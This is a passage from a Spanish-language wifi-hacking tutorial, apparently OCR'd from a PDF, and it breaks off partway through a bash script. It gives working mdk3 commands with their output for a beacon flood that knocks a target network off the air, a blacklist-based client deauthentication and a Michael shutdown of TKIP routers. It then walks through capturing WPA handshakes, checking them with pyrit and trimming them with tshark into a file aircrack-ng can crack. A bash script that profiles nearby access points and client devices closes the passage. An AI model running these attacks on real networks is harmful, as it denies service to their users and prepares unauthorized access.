
La peculiaridad de los beacons es que estos se transmiten en claro, ya que las tarjetas de red y otros dispositivos necesitan poder recoger este tipo de paquetes y extraer la información necesaria para conectarse.

A través de la herramienta **mdk3**, podemos generar un ataque conocido como **Beacon Flood Attack**, generando montón de paquetes Beacon con información falsa. ¿Qué conseguimos con esto?, pues bueno, uno de los ataques clásicos consistiría en generar montones de puntos de acceso situados en el mismo canal que un punto de acceso objetivo, logrando así dañar el espectro de onda de la red dejándola no operativa e invisible por los usuarios.

```
┌─[root@parrot]─[/home/s4vitar/Desktop]
└──╼ #for i in $(seq 1 10); do echo "MyNetwork$i" >> redes.txt; done
┌─[root@parrot]─[/home/s4vitar/Desktop]
└──╼ #cat redes.txt
MyNetwork1
MyNetwork2
MyNetwork3
MyNetwork4
MyNetwork5
MyNetwork6
MyNetwork7
MyNetwork8
MyNetwork9
MyNetwork10
┌─[root@parrot]─[/home/s4vitar/Desktop]
└──╼ #mdk3 wlan0mon b -f redes.txt -a -s 1000 -c 7
```

En este caso, estaríamos generando un buen puñado de puntos de acceso con los **ESSID** listados en el archivo, todos ellos posicionados en el canal 7. Para los curiosos, el parámetro '**-a**' lo que se encarga es de anunciar redes WPA2, y el parámetro '**-s**' establece la velocidad de los paquetes emitidos por segundo, que por defecto están establecidos a 50.

Por si queréis ver cómo se vería todo desde un dispositivo tercero que trata de escanear o listar los puntos de acceso disponibles en el entorno:



De hecho, hasta si queréis causar curiosidad en el ambiente, si corréis este modo de ataque con **mdk3** sin especificar parámetros:

- mdk3 wlan0mon b

Estaríamos generando puntos de acceso con **ESSID's** aleatorios:

```
Current MAC: CD:BA:AB:F2:FB:E3 on Channel  2 with SSID: a71i0Rk
Current MAC: 25:CF:37:80:F9:DC on Channel  8 with SSID: 7z>-U2#<\(1k%D})EdG4
Current MAC: BD:A2:AC:EE:C0:8D on Channel  9 with SSID: 2hHebkN9]ej(^Q}ve_m<F8W
Current MAC: 6E:1F:40:E8:21:73 on Channel  4 with SSID:  7bw5Eu,)IX Syc|Xm5jP=!W#Uy
Current MAC: B0:BE:90:C3:1C:62 on Channel  4 with SSID: alK*bT`j+im0I
Current MAC: 02:E1:5D:0C:88:50 on Channel  5 with SSID: )b0HTu/2GgtOI"]
Current MAC: 0E:B7:D1:5F:3C:CA on Channel 14 with SSID: a"m,>C'qvqjd(pcw/_Cji)5#l>z:
Current MAC: 3D:82:87:83:30:17 on Channel 12 with SSID: 2rd<kgmQ36/lFf
Current MAC: CD:81:9E:9F:58:17 on Channel  2 with SSID: 3J$Uq3uNH2L6"t(rJ-|=I[`@/;0)i
Current MAC: DE:AF:63:3E:10:83 on Channel 10 with SSID: Dk_:)D1#
Current MAC: A0:F6:E0:B0:DF:81 on Channel 11 with SSID: a+GTUCroXQN>45IwQB-w
Current MAC: 52:1C:F9:BC:37:B2 on Channel 11 with SSID: UFfQ'2MW/W_$qKJ?xHz9 ,
Current MAC: 43:68:D3:2E:EE:0B on Channel  9 with SSID: A[p]B/JoC(n5a.vTb8b
Current MAC: 39:6C:36:AF:C8:4E on Channel  3 with SSID: sHrk
Current MAC: 0A:C8:FA:DB:04:03 on Channel  8 with SSID: QRWg+g[CKBvp[NBk-e_cjemF(/YC
Current MAC: 22:E2:08:9C:98:F2 on Channel  1 with SSID: 6";QLG@nO">{0das-gl*
Current MAC: 83:6B:F7:79:76:1F on Channel  5 with SSID: $18Lmr$\giptFzY5
Current MAC: 2C:0A:E2:BC:78:B6 on Channel  5 with SSID: HzVa7udj;#rnu/7T2fyb
Current MAC: 0E:9C:50:94:E0:C6 on Channel  9 with SSID: ;>hzSkT>S*LuyE,H b{.I
Current MAC: 06:A3:23:0D:C9:3D on Channel  8 with SSID: eMBqn\M-05kp
Current MAC: 7A:66:F5:EC:B1:83 on Channel 12 with SSID: D9]9_0Epuh<0YUE\lB
Current MAC: 98:23:E7:C5:4A:57 on Channel  8 with SSID: dTE0I0_tT7A(
Current MAC: CC:4B:9A:51:CB:2E on Channel 12 with SSID: &7#0[T^
Current MAC: 96:40:01:E3:D3:E4 on Channel  8 with SSID: t
Current MAC: 6D:19:64:6F:41:6F on Channel 14 with SSID: xgHr%Mtw25Qr.a
Current MAC: BC:68:40:A5:80:37 on Channel  3 with SSID: QX|eVY\2`LTtPG&e
Current MAC: 8D:44:63:C5:37:DE on Channel  8 with SSID: Hu@v]
Current MAC: 92:91:D3:EB:9E:68 on Channel 12 with SSID: Z
Current MAC: 5E:73:AC:65:D6:EE on Channel  5 with SSID: SRn:\1U[$ hmQzGKQlH=c,5%:K}B
Current MAC: 6F:E5:C3:6D:62:DA on Channel  4 with SSID: M2
Current MAC: 13:45:44:95:F9:BE on Channel 10 with SSID: Z_uJF?@gk
Packets sent:   1814 - Speed:   62 packets/sec^C
```

Disassociation Amok Mode Attack

Realmente esto no deja de parecerse a un ataque de de-autenticación dirigido, pero por cultura, **mdk3** cuenta con unos modos de operación de tipo **Black List/White List**, desde los cuales podemos especificar qué clientes queremos que no sean deautenticados del AP, añadiendo a los mismos en un White List y viceversa.

Para construir el ataque, simplemente debemos crear un fichero con las direcciones MAC de los clientes a los cuales queremos de-autenticar del AP. Posteriormente, corremos **mdk3** especificando el modo de ataque y el canal en el que se encuentra la red:

```
Archivo  Editar  Ver  Buscar  Terminal  Ayuda
[root@parrot]-[/home/s4vitar/Descargas/Wifi/Capturas]
  #cat blacklist
B8:1D:AA:D8:BC:97
[root@parrot]-[/home/s4vitar/Descargas/Wifi/Capturas]
  #mdk3 wlan0mon d -w blacklist -c 1

Periodically re-reading blacklist/whitelist every 3 seconds
```

Michael Shutdown Exploitation

Tal y como dice la propia descripción de la utilidad:

`"Can shut down APs using TKIP encryption and QoS Extension with 1 sniffed and 2 injected QoS Data Packets"`

Es decir, podemos llegar a apagar un router a través de este ataque.

ANOTACIÓN: En la práctica, no es muy efectivo.

La sintaxis sería la siguiente:

- mdk3 wlan0mon m -t bssidAP

Técnicas Pasivas

Todo lo visto hasta el momento, requiere de la intervención por nuestra parte en el lado del atacante.

Tendríamos un modo de actuar de forma pasiva para obtener el Handshake, y es simplemente armarnos de valor y tener paciencia.

Podríamos quedarnos esperando hasta que algunas de las estaciones asociadas disponga de mala señal, se desconecte y reasocie automáticamente sin nosotros tener que hacer nada. Podríamos quedarnos esperando hasta que de pronto alguien nuevo que ya estaba asociado en el pasado a la red se asocie de nuevo al AP. Se podría hacer de montón de maneras distintas.

Lo importante de todo esto es, que el Handshake, no tiene por qué generarse en base a la reautenticación del cliente a la red pero sólo si nosotros lo hemos expulsado de la red. Me refiero, el Handshake no guarda relación alguna con el ataque de de-autenticación para forzar al cliente a que se reconecte a la red.

Siempre el Handshake se va a generar en el momento en el que el cliente se vuelva a conectar a la red, sea por nuestros medios activos o sin hacer nada a voluntad de la calidad de la señal entre la estación y el AP, o por el propio cliente que se ha vuelto a reconectar por 'X' razones.

Validación del Handshake con Pyrit

Hasta ahora hemos visto técnicas para capturar un Handshake. Ahora bien, en ocasiones, puede suceder que la suite de aircrack-ng nos diga que ha capturado un Handshake cuando realmente no es así, no sería la primera vez que me ha llegado a suceder.

¿Qué mejor que validar la captura con otra herramienta?, con **pyrit**. Pyrit es una herramienta bestial para el cracking, análisis de capturas y monitorizado de redes inalámbricas. Uno de los modos de los que dispone, es de una especie de '**checker**', con el cual podemos analizar la captura para ver si esta cuenta con un **Handshake** o no.

Por ejemplo, imaginemos que hemos capturado un supuesto Handshake de una red inalámbrica, o al menos eso vemos desde **aircrack-ng**. Si quisiéramos ahora validarlo desde **Pyrit**, haríamos lo siguiente sobre la captura '.cap':

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #pyrit -r Captura-01.cap analyze
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Parsing file 'Captura-01.cap' (1/1)...
Parsed 2 packets (2 802.11-packets), got 1 AP(s)

#1: AccessPoint 1c:b0:44:d4:16:78 ('MOVISTAR_1677'):
No valid EAOPL-handshake + ESSID detected.
```

Como vemos, '**No valid EAOPL-handshake + ESSID detected**.', por lo que la captura no cuenta con ningún Handshake.

Veamos ahora un caso donde sí nos reporta que la captura cuenta con un Handshake válido:

```
┌─[✗]─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #pyrit -r Captura-02.cap analyze
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Parsing file 'Captura-02.cap' (1/1)...
Parsed 63 packets (63 802.11-packets), got 1 AP(s)

#1: AccessPoint 20:34:fb:b1:c5:53 ('hacklab'):
  #1: Station 34:41:5d:46:d1:38, 1 handshake(s):
    #1: HMAC_SHA1_AES, good*, spread 1
```

Tal y como se puede observar, la red **hacklab** cuenta con un Handshake generado por parte de la estación **34:41:5d:46:d1:38**, lo cual incluso nos viene de maravilla, porque así tenemos una traza de todo lo referente a dicha captura, incluido el nombre de la red inalámbrica en caso de que el nombre de nuestra captura no identifique al AP.

Tratamiento y filtro de la captura

Cabe decir que a la hora de capturar un Handshake, capturamos tal vez más de lo que necesitamos durante el tiempo de espera. La captura final, puede ser tratada para extraer simplemente la información más relevante del AP, que sería el **eapol**.

Con la herramienta **tshark**, podemos generar una nueva captura filtrando únicamente los paquetes que nos interesa de la captura previamente realizada:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #tshark -r Captura-02.cap -Y "eapol" 2>/dev/null
   34   7.903744 XiaomiCo_b1:c5:53 → IntelCor_46:d1:38 EAPOL 133 Key (Message 1 of 4)
   36   7.907316 IntelCor_46:d1:38 → XiaomiCo_b1:c5:53 EAPOL 155 Key (Message 2 of 4)
   40   7.912448 XiaomiCo_b1:c5:53 → IntelCor_46:d1:38 EAPOL 189 Key (Message 3 of 4)
   42   7.914483 IntelCor_46:d1:38 → XiaomiCo_b1:c5:53 EAPOL 133 Key (Message 4 of 4)
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #tshark -r Captura-02.cap -Y "eapol" 2>/dev/null -w filteredCapture
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #pyrit -r filteredCapture analyze
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Parsing file 'filteredCapture' (1/1)...
Parsed 4 packets (4 802.11-packets), got 1 AP(s)

#1: AccessPoint 20:34:fb:b1:c5:53 ('None'):
  #1: Station 34:41:5d:46:d1:38, 1 handshake(s):
    #1: HMAC_SHA1_AES, good, spread 1
No valid EAOPL-handshake + ESSID detected.
```

Y como vemos, nos sigue notificando de que hay 1 Handshake válido por parte de la estación especificada. Sin embargo, vemos que ahora en el campo 'ESSID' de la red nos pone **None**. Esto es así dado que el campo **eapol** no guarda ese tipo de información.

Ahora es cuando recapitulamos, ¿qué tipo de paquete es el que guarda esa información?... exacto, los paquetes **Beacon**, por tanto podemos ajustar un poco más nuestro filtro para seguir desechando paquetes no necesarios pero filtrando algo más de información en lo referente a nuestro AP víctima, haciendo uso para ello del operador **OR**:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #tshark -r Captura-02.cap -Y "wlan.fc.type_subtype==0x08 || eapol" 2>/dev/null
    1   0.000000 XiaomiCo_b1:c5:53 → Broadcast    802.11 239 Beacon frame, SN=1893, FN=0, Flags=........, BI=100, SSID=hacklab
   34   7.903744 XiaomiCo_b1:c5:53 → IntelCor_46:d1:38 EAPOL 133 Key (Message 1 of 4)
   36   7.907316 IntelCor_46:d1:38 → XiaomiCo_b1:c5:53 EAPOL 155 Key (Message 2 of 4)
   40   7.912448 XiaomiCo_b1:c5:53 → IntelCor_46:d1:38 EAPOL 189 Key (Message 3 of 4)
   42   7.914483 IntelCor_46:d1:38 → XiaomiCo_b1:c5:53 EAPOL 133 Key (Message 4 of 4)
```

En este caso, vemos que ha habido un paquete Beacon capturado, indicando el nombre del ESSID al final de la primera línea.

Si exportamos dicha captura y analizamos ahora desde **Pyrit**:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #tshark -r Captura-02.cap -Y "wlan.fc.type_subtype==0x08 || eapol" 2>/dev/null -w filteredCapture
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #pyrit -r filteredCapture analyze
Pyrit 0.5.1 (C) 2008-2011 Lukas Lueg - 2015 John Mora
https://github.com/JPaulMora/Pyrit
This code is distributed under the GNU General Public License v3+

Parsing file 'filteredCapture' (1/1)...
Parsed 5 packets (5 802.11-packets), got 1 AP(s)

#1: AccessPoint 20:34:fb:b1:c5:53 ('hacklab'):
  #1: Station 34:41:5d:46:d1:38, 1 handshake(s):
    #1: HMAC_SHA1_AES, good, spread 1
```

El campo '**None**' es sustituido por el **ESSID** de la red.

ANOTACIÓN: En mi opinión, recomiendo hacer uso del siguiente filtrado para este tipo de casos, donde además de los paquetes **Beacon** es preferible filtrar también por los paquetes **Probe Response**.

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #tshark -r Captura-02.cap -Y "wlan.fc.type_subtype==0x08 || wlan.fc.type_subtype==0x05 || eapol" 2>/dev/null
    1   0.000000 XiaomiCo_b1:c5:53 → Broadcast    802.11 239 Beacon frame, SN=1893, FN=0, Flags=........, BI=100, SSID=hacklab
    3   0.374849 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2287, FN=0, Flags=........, BI=100, SSID=hacklab
    5   0.586817 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2288, FN=0, Flags=........, BI=100, SSID=hacklab
    6   0.590400 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2288, FN=0, Flags=........, BI=100, SSID=hacklab
    7   0.594497 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2288, FN=0, Flags=........, BI=100, SSID=hacklab
    8   0.596543 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2288, FN=0, Flags=....R..., BI=100, SSID=hacklab
    9   0.600640 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2288, FN=0, Flags=........, BI=100, SSID=hacklab
   10   0.602688 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2288, FN=0, Flags=....R..., BI=100, SSID=hacklab
   11   0.605759 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2288, FN=0, Flags=....R..., BI=100, SSID=hacklab
   12   0.610367 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2288, FN=0, Flags=........, BI=100, SSID=hacklab
   13   4.188928 XiaomiCo_b1:c5:53 → IntelCor_46:d1:38 802.11 229 Probe Response, SN=1935, FN=0, Flags=........, BI=100, SSID=hacklab
   34   7.903744 XiaomiCo_b1:c5:53 → IntelCor_46:d1:38 EAPOL 133 Key (Message 1 of 4)
   36   7.907316 IntelCor_46:d1:38 → XiaomiCo_b1:c5:53 EAPOL 155 Key (Message 2 of 4)
   40   7.912448 XiaomiCo_b1:c5:53 → IntelCor_46:d1:38 EAPOL 189 Key (Message 3 of 4)
   42   7.914483 IntelCor_46:d1:38 → XiaomiCo_b1:c5:53 EAPOL 133 Key (Message 4 of 4)
  112   8.252481 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2292, FN=0, Flags=........, BI=100, SSID=hacklab
  113   8.259649 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2292, FN=0, Flags=........, BI=100, SSID=hacklab
  114   8.261696 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2292, FN=0, Flags=....R..., BI=100, SSID=hacklab
  115   8.272449 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2292, FN=0, Flags=........, BI=100, SSID=hacklab
```

Otra buena práctica y consejo es acostumbrarnos a hacer estas filtraciones indicando el BSSID de la red objetivo, así evitamos confusiones y estar filtrando paquetes que no corresponden.

Para este caso, como sabemos que la dirección MAC del AP es **20:34:fb:b1:c5:53** (lo podemos ver desde Pyrit), una buena práctica sería hacer lo siguiente:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #tshark -r Captura-02.cap -Y "(wlan.fc.type_subtype==0x08 || wlan.fc.type_subtype==0x05 || eapol) && wlan.addr==20:34:fb:b1:c5:53" 2>/dev/null
    1   0.000000 XiaomiCo_b1:c5:53 → Broadcast    802.11 239 Beacon frame, SN=1893, FN=0, Flags=........, BI=100, SSID=hacklab
    3   0.374849 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2287, FN=0, Flags=........, BI=100, SSID=hacklab
    5   0.586817 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2288, FN=0, Flags=........, BI=100, SSID=hacklab
    6   0.590400 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2288, FN=0, Flags=........, BI=100, SSID=hacklab
    7   0.594497 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2288, FN=0, Flags=........, BI=100, SSID=hacklab
    8   0.596543 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2288, FN=0, Flags=....R..., BI=100, SSID=hacklab
    9   0.600640 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2288, FN=0, Flags=........, BI=100, SSID=hacklab
   10   0.602688 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2288, FN=0, Flags=....R..., BI=100, SSID=hacklab
   11   0.605759 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2288, FN=0, Flags=....R..., BI=100, SSID=hacklab
   12   0.610367 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2288, FN=0, Flags=........, BI=100, SSID=hacklab
   13   4.188928 XiaomiCo_b1:c5:53 → IntelCor_46:d1:38 802.11 229 Probe Response, SN=1935, FN=0, Flags=........, BI=100, SSID=hacklab
   34   7.903744 XiaomiCo_b1:c5:53 → IntelCor_46:d1:38 EAPOL 133 Key (Message 1 of 4)
   36   7.907316 IntelCor_46:d1:38 → XiaomiCo_b1:c5:53 EAPOL 155 Key (Message 2 of 4)
   40   7.912448 XiaomiCo_b1:c5:53 → IntelCor_46:d1:38 EAPOL 189 Key (Message 3 of 4)
   42   7.914483 IntelCor_46:d1:38 → XiaomiCo_b1:c5:53 EAPOL 133 Key (Message 4 of 4)
  112   8.252481 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2292, FN=0, Flags=........, BI=100, SSID=hacklab
  113   8.259649 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2292, FN=0, Flags=........, BI=100, SSID=hacklab
  114   8.261696 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2292, FN=0, Flags=....R..., BI=100, SSID=hacklab
  115   8.272449 XiaomiCo_b1:c5:53 → HonHaiPr_17:91:c0 802.11 210 Probe Response, SN=2292, FN=0, Flags=........, BI=100, SSID=hacklab
```

Por último y para que no os asustéis, fijaros qué curioso:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #tshark -r Captura-02.cap -Y "(wlan.fc.type_subtype==0x08 || wlan.fc.type_subtype==0x05 || eapol) && wlan.addr==20:34:fb:b1:c5:53" -w filteredCapture 2>/dev/null
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #aircrack-ng filteredCapture
Opening filteredCapture wait...
Unsupported file format (not a pcap or IVs file).
Read 0 packets.

No networks found, exiting.


Quitting aircrack-ng...
```

La suite de **aircrack-ng**, debería ser capaz de distinguirnos el punto de acceso y el Handshake capturado, hemos visto que **Pyrit** lo detecta sin problemas, ¿por qué aircrack no?, la respuesta es sencilla. A la hora de exportar la captura desde **tshark**, si queremos que **aircrack** nos lo interprete, debemos de especificar en el modo de exportación para la captura el formato **pcap**, de la siguiente forma:

```
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #tshark -r Captura-02.cap -R "(wlan.fc.type_subtype==0x08 || wlan.fc.type_subtype==0x05 || eapol) && wlan.addr==20:34:fb:b1:c5:53" -2 -w filteredCapture -F pcap 2>/dev/null
┌─[root@parrot]─[/home/s4vitar/Desktop/Red]
└──╼ #aircrack-ng filteredCapture
Opening filteredCapture wait...
Read 19 packets.

   #  BSSID              ESSID                     Encryption

   1  20:34:FB:B1:C5:53  hacklab                   WPA (1 handshake)

Choosing first network as target.

Opening filteredCapture wait...
Read 19 packets.

1 potential targets
```

Destacar que he hecho uso del parámetro '**-R**' en vez del '**-Y**' porque estoy haciendo uso del parámetro '**-2**', con el objetivo de hacer un doble pase durante la fase de análisis. Esta opción es incluso mejor, dado que se recopilan las anotaciones. El uso del parámetro '**-R**' requiere de forma obligatoria que añadamos el parámetro '**-2**'.

Os dejo por aquí una pequeña aclaratoria de la utilidad de estos parámetros: Interés

Parseador para redes del entorno

Hasta ahora hemos estado parseando redes específicas, pero, ¿no te has parado a pensar en que también podríamos hacer esto?:

- airodump-ng wlan0mon -w Captura

Es decir, capturar todo el tráfico de todas las redes disponibles en el entorno en un fichero. ¿Por qué íbamos a querer hacer esto?, bueno, desde **airodump-ng**, en el momento de escanear las redes del entorno, lo vemos todo claro, bien representado, sin embargo, una vez las evidencias son exportadas al fichero especificado, ya la manera de representar los datos no son los mismos.

Por ello, os comparto el siguiente script en Bash:

```
#!/bin/bash

if [[ "$1" && -f "$1" ]]; then
    FILE="$1"
else
    echo -e '\nEspecifica el fichero .csv a analizar\n';
```

```
    echo "Uso:";
    echo -e "\t./parser.sh Captura-01.csv\n";
    exit
fi

test -f oui.txt 2>/dev/null

if [ "$(echo $?)" == "0" ]; then

    echo -e "\n\033[1mNúmero total de puntos de acceso: \033[0;31m`grep -E '([A-Za-z0-9._: @\(\)\\=\[\{\}\"%;-]+,){14}' $FILE | wc -l`\e[0m"
    echo -e "\033[1mNúmero total de estaciones: \033[0;31m`grep -E '([A-Za-z0-9._: @\(\)\\=\[\{\}\"%;-]+,){5} ([A-Z0-9:]{17})|(not associated)' $FILE | wc -l`\e[0m"
    echo -e "\033[1mNúmero total de estaciones no asociadas: \033[0;31m`grep -E '(not associated)' $FILE | wc -l`\e[0m"

    echo -e "\n\033[0;36m\033[1mPuntos de acceso disponibles:\e[0m\n"

    while read -r line ; do

        if [ "`echo "$line" | cut -d ',' -f 14`" != " " ]; then
            echo -e "\033[1m" `echo -e "$line" | cut -d ',' -f 14` "\e[0m"
        else
            echo -e " \e[3mNo es posible obtener el nombre de la red (ESSID)\e[0m"
        fi

        fullMAC=`echo "$line" | cut -d ',' -f 1`
        echo -e "\tDirección MAC: $fullMAC"

        MAC=`echo "$fullMAC" | sed 's/ //g' | sed 's/-//g' | sed 's/://g' | cut -c1-6`

        result="$(grep -i -A 1 ^$MAC ./oui.txt)";

        if [ "$result" ]; then
            echo -e "\tVendor: `echo "$result" | cut -f 3`"
        else
            echo -e "\tVendor: \e[3mInformación no encontrada en la base de datos\e[0m"
        fi

        is5ghz=`echo "$line" | cut -d ',' -f 4 | grep -i -E '36|40|44|48|52|56|60|64|100|104|108|112|116|120|124|128|132|136|140'`

        if [ "$is5ghz" ]; then
            echo -e "\t\033[0;31mOpera en 5 GHz!\e[0m"
        fi

        printonce="\tEstaciones:"

        while read -r line2 ; do

            clientsMAC=`echo $line2 | grep -E "$fullMAC"`
            if [ "$clientsMAC" ]; then

                if [ "$printonce" ]; then
                    echo -e $printonce
                    printonce=''
                fi

                echo -e "\t\t\033[0;32m" `echo $clientsMAC | cut -d ',' -f 1` "\e[0m"
                MAC2=`echo "$clientsMAC" | sed 's/ //g' | sed 's/-//g' | sed 's/://g' | cut -c1-6`

                result2="$(grep -i -A 1 ^$MAC2 ./oui.txt)";

                if [ "$result2" ]; then
                    echo -e "\t\t\tVendor: `echo "$result2" | cut -f 3`"
                    ismobile=`echo $result2 | grep -i -E 'Olivetti|Sony|Mobile|Apple|Samsung|HUAWEI|Motorola|TCT|LG|Ragentek|Lenovo|Shenzhen|Intel|Xiaomi|zte'`
                    warning=`echo $result2 | grep -i -E 'ALFA|Intel'`
                    if [ "$ismobile" ]; then
                        echo -e "\t\t\t\033[0;33mEs probable que se trate de un dispositivo móvil\e[0m"
                    fi

                    if [ "$warning" ]; then
                        echo -e "\t\t\t\033[0;31;5;7mEl dispositivo soporta el modo monitor\e[0m"
                    fi

                else
                    echo -e "\t\t\tVendor: \e[3mInformación no encontrada en la base de datos\e[0m"
                fi

                probed=`echo $line2 | cut -d ',' -f 7`

                if [ "`echo $probed | grep -E [A-Za-z0-9_\\-]+`" ]; then
                    echo -e "\t\t\tRedes a las que el dispositivo ha estado asociado: $probed"
                fi
            fi
        done < <(grep -E '([A-Za-z0-9._: @\(\)\\=\[\{\}\"%;-]+,){5} ([A-Z0-9:]{17})|(not associated)' $FILE)

    done < <(grep -E '([A-Za-z0-9._: @\(\)\\=\[\{\}\"%;-]+,){14}' $FILE)

    echo -e "\n\033[0;36m\033[1mEstaciones no asociadas:\e[0m\n"

    while read -r line2 ; do

        clientsMAC=`echo $line2  | cut -d ',' -f 1`

        echo -e "\033[0;31m" `echo $clientsMAC | cut -d ',' -f 1` "\e[0m"
        MAC2=`echo "$clientsMAC" | sed 's/ //g' | sed 's/-//g' | sed 's/://g' | cut -c1-6`

        result2="$(grep -i -A 1 ^$MAC2 ./oui.txt)";

        if [ "$result2" ]; then
            echo -e "\tVendor: `echo "$result2" | cut -f 3`"
            ismobile=`echo $result2 | grep -i -E 'Olivetti|Sony|Mobile|Apple|Samsung|HUAWEI|Motorola|TCT|LG|Ragentek|Lenovo|Shenzhen|Intel|Xiaomi|zte'`
            warning=`echo $result2 | grep -i -E 'ALFA|Intel'`
            if [ "$ismobile" ]; then
